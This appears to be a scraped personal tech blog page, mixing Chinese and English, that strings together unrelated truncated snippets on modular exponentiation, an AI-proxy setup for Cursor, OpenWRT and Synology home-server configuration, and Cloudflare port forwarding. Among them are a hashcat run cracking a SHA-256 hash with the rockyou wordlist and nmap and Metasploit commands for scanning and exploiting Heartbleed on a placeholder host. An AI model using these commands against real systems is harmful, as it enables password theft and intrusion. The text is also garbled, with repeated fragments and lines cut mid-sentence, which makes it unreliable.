在密码学中经常看到a^b mod n运算,当b很大的时候,就不能够按照简单的数学运算进行了。
“Square and Multiply”就是一种窍门。
把指数转换成2进制,从左到右开始计算
- 当指数二进制为1时 z^2*a mod n
- 当指数二进制为0时 z^2 mod n
其中z为上一个指数二进制计算结果(从左到右),初始为1
举例a^b mod 21 = 3^11 mod 21 = 3^1011 mod 21
- z = 1
- z = z^2*a = 1^2 * 3 mod 21 =

在密码学中经常看到a^b mod n运算,当b很大的时候,就不能够按照简单的数学运算进行了。
“Square and Multiply”就是一种窍门。
把指数转换成2进制,从左到右开始计算
其中z为上一个指数二进制计算结果(从左到右),初始为1
举例a^b mod 21 = 3^11 mod 21 = 3^1011 mod 21

Then boot the USB disk, and open in browser
We can do
cat sha256_hash_rockyou.txt
F09EDCB1FCEFC6DFB23DC3505A882655FF77375ED8AA2D1C13F640FCCC2D0C85
hashcat -m 1400 -a 0 sha256_hash_rockyou.txt ~/rockyou/rockyou.txt
hashcat -m 1400 --show sha256_hash_rockyou.txt
f09edcb1fcefc6dfb23dc3505a882655ff77375ed8aa2d1c13f640fccc2d0c85:pauleIt’s slow, so just crack the 1. 4 letter word 2. 4 litter letter.…
估计这是全网第一篇把SAP AI Core 接入Cursor 的教程。
教程很简单,按照下面项目README,跑一个本地AI Core LLM 代理服务器
http://127.0.0.1:5000接着找一台有公网IP的电脑,注册绑定好域名,在Nginx设置好反向代理
比如 https://ai-proxy
然后在Cursor 设置自定义Open AI URL
https://ai-proxy/v1这个代理服务器是手工搓的,目前支持gpt-4,gpt-4o, Claude 3.5 sonnet 统一了OpenAI API协议,所以可以用到任何兼容OpenAI API 的客户端。
至此,Token自由。

sudo nmap --script vuln -p443 host
sudo nmap -sV --script=ssl-heartbleed host
msfconsole
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
options
set RHOSTS xx.xx.xx.xx
set VERBOSE true
exploit
run
家里的黑群之前用OpenWRT做软路由的时候买过一个网卡,最近把黑群升级到了最新版本,软路由虽然一直没用,但还是把它设置起来以备不时之需。
所以现在有两个网卡
在Virtual Machine Manger里增加两个网卡

在Virtual Machine-OpenWrt这个虚拟机上加入上面新增的两个网卡,这样就等于在 OpenWrt里插入了两个网卡eth0, eth1

接下来在OpenWRT里面分别设置eth0(LAN2,新加的)作为局域网, eth1(LAN1,Default)作为外网连接,设置网关为家里路由器的ip, 内部局域网段为192.168.2.xxx
cat /etc/config/network
/etc/init.d/network restart
上海电信公网IP开通后,一些常用的端口如80和443不能使用。因此,必须使用其他端口,例如将443端口改为8443端口。访问时还需要在URL中加入特定的端口号:https://host:8443。
昨天搜了一下,原来Cloudflare支持转发非443端口,你需要做的就两步
这样就设置好了,通过访问https://host, Cloudflare就会自动转到了源地址https://host:8443

In the syno storage management, it can’t show the disk information.
So first check the “invalid ELF” log in the “/var/log”
root@DiskStation:/var/log# grep -R "invalid ELF" *

grep -R "2024-05-01.*invalid ELF" *
messages:2024-05-01T22:48:55+08:00 DiskStation Refer the content from the link, it has the complete list for different Security Companies, so backup the content here.
How to remove your website from Security Blacklists
Last Updated 9 months ago